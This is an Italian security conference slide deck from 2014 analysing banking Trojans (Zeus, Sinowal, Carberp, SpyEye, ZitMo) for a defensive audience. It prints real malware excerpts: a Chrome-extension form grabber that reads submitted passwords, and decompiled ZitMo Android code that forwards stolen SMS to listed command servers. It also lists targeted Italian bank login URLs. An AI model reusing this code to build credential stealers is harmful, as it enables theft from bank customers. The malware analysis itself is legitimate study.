

The SMAU logo consists of the word "smau" in a white, lowercase, sans-serif font, enclosed within a red rectangular border.

Padova, 16-17 Aprile
PADOVAFIERE



Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...

The SMAU logo consists of the word "smau" in a white, lowercase, sans-serif font, enclosed within a red rectangular border.

PADOVA 16-17 APRILE 2014

Mercoledì 16 aprile alle ore 12:00
Sala Trade

Relatori: ing. Gianfranco Tonello, Paolo Rovelli

Padova, 16/04/2014

Frode informatica

Frode informatica, ripulito il conto degli avvocati di Padova

Furto on line, l'Ordine derubato di 300 mila euro, finiti all'estero attraverso cinque bonifici, poi è scattato l'allarme dell'istituto di credito

25 Maggio 2012: fonte «Il Mattino di Padova»

<http://mattinopadova.gelocal.it/cronaca/2012/05/25/news/frode-informatica-ripulito-il-conto-degli-avvocati-di-padova-1.5154231>



Frodi bancarie: tecniche utilizzate




- ” **Phishing:** si intende una tecnica attraverso la quale un soggetto malintenzionato (chiamato *phisher*), riesce a raccogliere dati personali di accesso, tramite tecniche di ingegneria sociale che negli anni si sono fatte sempre più raffinate.
- ” **Trojan Banker:** malware in grado di rubare le credenziali di accesso alla propria banca, modificando le schermate di login dei più diffusi siti di *home banking*.

Scopo: rubare denaro dal conto corrente eseguendo bonifici su conti esteri.

Autenticazione nell'home banking

- ” Aut. a senso unico: Username e password statiche con tastiera fisica/virtuale
- ” Autenticazione a due fattori: Gridcard e TAN (Transaction Access Number)
- ” Autenticazione a due fattori: One Time password (OTP)
- ” Autenticazione a due fattori: OTP via SMS
- ” Autenticazione a due fattori: OTP via lettore di Smart Card (smart tan)


Tecniche dei Trojan Banker 1/2



Tecniche dei Trojan Banker 2/2

- ” Keylogging
- ” Screen shot capturing
- ” Browser protected storage
- ” Redirect verso falsi siti bancari
- ” VNC privata / Socks Proxy con Back Connect
- ” Form grabbing (MITB)
- ” SMS grabbing
- ” Manipolazione automatica (passiva e attiva)
- ” Android Banking App repacking

Form grabbing (MITB)



Firefox

PR_Connect (nspr4.dll)

PR_Write (nspr4.dll)

PR_Read (nspr4.dll)

PR_Close (nspr4.dll)

Tutti i browser sono vulnerabili: IE, Firefox, Google Chrome, Opera, etc.

Hooked API generiche

GetWindowText, TranslateMessage (user32.dll)

send, WSASend (ws2_32.dll)

Internet Explorer

HttpSendRequest (wininet.dll)

HttpSendRequestEx (wininet.dll)

InternetReadFile (wininet.dll)

InternetReadFileEx (wininet.dll)

InternetQueryDataAvailable (wininet.dll)

InternetCloseHandle (wininet.dll)



EncryptMessage (secure32.dll)

Frodi bancarie: Trojan Banker

- ” **Zeus (ZBot – Citadel – ICE IX):** file eseguibile che infetta il pc, metodo di diffusione siti infetti o installato da altri malware
- ” **Sinowal:** rootkit che infetta il Master Boot Record, metodo di diffusione siti infetti o installato da altri malware
- ” **Trojan.Win32.Banker:** file eseguibile che infetta il computer, metodo di diffusione via email
- ” **Carberp / SpyEye / Gataka / IBANK :** file eseguibile che infetta il pc, metodo di diffusione siti infetti o installato da altri malware
- ” **ZitMO:** Zeus in the Mobile per Android, Symbian...

Zeus: Il primo trojan banker

Anno	2007
Nome file	ntos.exe, oembios.exe, twext.exe, sdra64.exe
Caratteristiche	Web fake; Keylogger; Screen shot capture; Browser protected Storage; Form grabber: IE/Firefox; Web inject per Internet explorer; Socks proxy con back connection; VNC; Rubare certificati X.509 Plugin venduti separatamente
Target	Banche US, UK, IT, etc



«Conto corrente sotto attacco: come l'evoluzione dei Trojan Banker minacciano i nostri soldi...»

Zeus: banche italiane sotto il mirino

Elenco di alcuni siti di banche italiane trovato all'interno del file di configurazione di Zeus



<https://www.gruppocarige.it/grps/vbank/jsp/login.jsp>

Posteitaliane

<https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp>



https://privati.internetbanking.bancaintesa.it/sm/login/IN/box_login.jspe



<https://hb.quiubi.it/newSSO/x11logon.htm>



https://www.iwbank.it/private/index_pub.jhtml*




<https://web.secservizi.it/siteminderagent/forms/login.fcc>




<https://www.isideonline.it/relaxbanking/sso.Login>


Trojan Banker: esempi di web inject 1/2



Il trojan Banker modifica (lato client) la pagina di login della banca, richiedendo anche la password dispositiva. Gli autori del malware possono accedere al conto online della vittima e eseguire bonifici su conti esteri alla sua insaputa.



Trojan Banker: esempi di web inject 2/2



Altro esempio di Web Injection dove viene richiesta anche la password dispositiva.




Sinowal: plugin per Google Chrome

Anno	2008
Tipologia	Infetta il Master Boot Record, installa plugin o moduli per rubare le credenziali bancarie
Plugin:	Content.js; Plugin.dll; msseedir.dll; msdr.dll; lmbd.dll; wsse.dll; mmdd.dll; iexpgent64.dll (Nov. 2012 – ott. 2013)
Caratteristiche	Google Chrome plugin; Form Post tracking
Target	Banche NL



Sinowal: plugin per Google Chrome



```

1 {
2 "manifest_version": 2,
3 "name": "Default Plug-in", "version": "1.0",
4 "permissions": ["webNavigation", "tabs", "webRequest", "webRequestBlocking", "cookies", "http://*/**", "https://*/**"],
5 "background": {"page": "background.html"},
6 "content_scripts": [{"matches": ["http://*/**", "https://*/**"], "js": ["content.js"], "all_frames": true, "run_at": "document_start"}],
7 "plugins": [{"path": "plugin.dll", "public": true}]
8 }
    
```



Sinowal: default plugin -> content.js

```

1  function defaultPlugin(){
2      var plugin=document.getElementById("default-plugin");
3      if(plugin) return plugin;
4      plugin=document.createElement("embed");
5      plugin.setAttribute("type","application/default-plugin");
6      plugin.setAttribute("id","default-plugin");
7      plugin.setAttribute("hidden","true");
8      document.documentElement.appendChild(plugin);
9      return plugin
10 }
11
12 function executeSubmit(){
13     function submitEvent(form){
14         var result='';
15         if(form&&form.method=='post'){
16             result+=document.location.href+'\r\n'+form.action+'\r\n';
17             for(var i=1;i;i++){
18                 if(form.elements[i].name=='undefined') continue;
19                 var name=form.elements[i].name;
20                 var type=form.elements[i].type;
21                 var value=form.elements[i].value;
22                 if(name.length&&type.length&&value.length){
23                     result+=name+'('+type+'): '+value+'\r\n'
24                 }
25             }
26         }
27         return result
28     }
29
30     window.addEventListener("submit",

```

Il «default plugin»
utilizzato da Sinowal è
costituito da 2 moduli:


- “ Content.js
- “ Plugin.dll

Il modulo javascript
modifica il metodo POST
per tutti i form caricati
nella pagina web.

In questo modo è in grado
di leggere la password
inserita nel form.

← Content.js

Frodi bancarie: Carberp e OTP




1. L'utente invia le sue credenziali di accesso alla banca: login, password, Pass-key Internet banking (OTP = One Time Password incrementale).
2. Le credenziali vengono intercettate dal virus, che le inoltra alla banca per l'autenticazione.
3. Il virus visualizza un falso messaggio di inserimento errato di login/password.
4. L'utente re-inserisce login/password e un nuovo valore della Pass-key Internet banking. Le credenziali vengono intercettate dal virus e memorizzate.
5. La Banca conferma la correttezza dei dati inseriti al punto 1 e l'utente accede al suo conto online.

SpyEye: concorrente di Zeus

Anno	2010
Nome file	Cleansweep.exe
Caratteristiche	Web fake; Keylogger; Screen shot capture; Form grabber: POST / GET; Web inject; Socks proxy con back connection; Rubare certificati X.509 Plugin venduti separatamente Terminare «Zeus»
Target	Bank of America, banche UK, US, etc



ZITMO: Zeus In The MOBILE






Android ZitMo

Nome	PACKAGE	Nome App
ZitMo.A	com.systemsecurity6.gms	Truesteer Rapport
ZitMo.B	com.android.security	Android Security Suite Premium
ZitMo.H	com.android.security	Zertifikat

- “ android.permission.RECEIVE_SMS
- “ android.permission.SEND_SMS

Tutti le varianti di ZitMo, provano a connettersi e a inviare gli SMS rubati ai seguenti URL:

- “ <http://android2update.com/aapl.php>
- “ <http://android2update.com/biwdr.php>
- “ <http://androidversion.net/2/biwdr.php>
- “ <http://androidssafe.com/biwdr.php>
- “ <http://getupdateandroid.com/biwdr.php>
- “ <http://updateandroid.biz/update/biwdr.php>
- “ <http://softthriftly.com/security.jsp>



ZitMo presenta caratteristiche tipiche della botnet, in particolare l'abilità di ricevere comandi da un C&C Server (generalmente via SMS).

Comandi botnet:

- “ abilitare/disabilitare il malware
- “ cambiare il numero di telefono del C&C Server

Android: ZitMo.B 1/2

```
public static String GetActivationCode()
{
    if (AppContext == null)
    {
        LogError("AppContext null in GetActivationCode");
        return "error";
    }
    String str1 = ((TelephonyManager) AppContext.getSystemService("phone")).getDeviceId();
    if (str1 == null)
        return "error";
    String str2 = Integer.toString(Integer.parseInt(str1.substring(8)));
    return "1" + str2 + "3";
}
```



```
<receiver android:name=".SecurityReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```

Il "codice di attivazione" mostrato è l'ID del dispositivo (IMEI), ottenuto aggiungendoci un "1" in testa, più 7 cifre dell'ID del dispositivo (quelle dalla posizione 8 fino alla fine) e, aggiungendoci un "3" in coda.

Per ogni SMS ricevuto, SecurityReceiver estrae le informazioni necessarie e le invia all'URL:
[http://updateandroid.biz/update/biwdr.php
 &from=\[...\]&text=\[...\]](http://updateandroid.biz/update/biwdr.php&from=[...]&text=[...])

Android: ZitMo.B 2/2

```
public boolean AlternativeControl(String paramString)
{
    ValueProvider.LogTrace("AlternativeControl called");
    if (paramString.startsWith("%"))
    {
        ValueProvider.LogTrace("AlternativeControl control message GET INFO");
        SendControlInformation(ExtractNumberFromMessage(paramString));
        return true;
    }
    if (paramString.startsWith(":"))
    {
        ValueProvider.LogTrace("AlternativeControl control message new number");
        String str = ExtractNumberFromMessage(paramString);
        if (str.length() > 7)
        {
            ValueProvider.LogTrace("AlternativeControl control number " + str);
            ValueProvider.SaveBoolValue("AlternativeControl", true);
            ValueProvider.SaveStringValue("AlternativeNumber", str);
            SendControlInformation(str);
            return true;
        }
    }
    if (paramString.startsWith("*"))
    {
        ValueProvider.LogTrace("AlternativeControl control message fin packet");
        ValueProvider.UninstallSoftware();
        SendControlInformation(ExtractNumberFromMessage(paramString));
        return true;
    }
    if (paramString.startsWith("."))

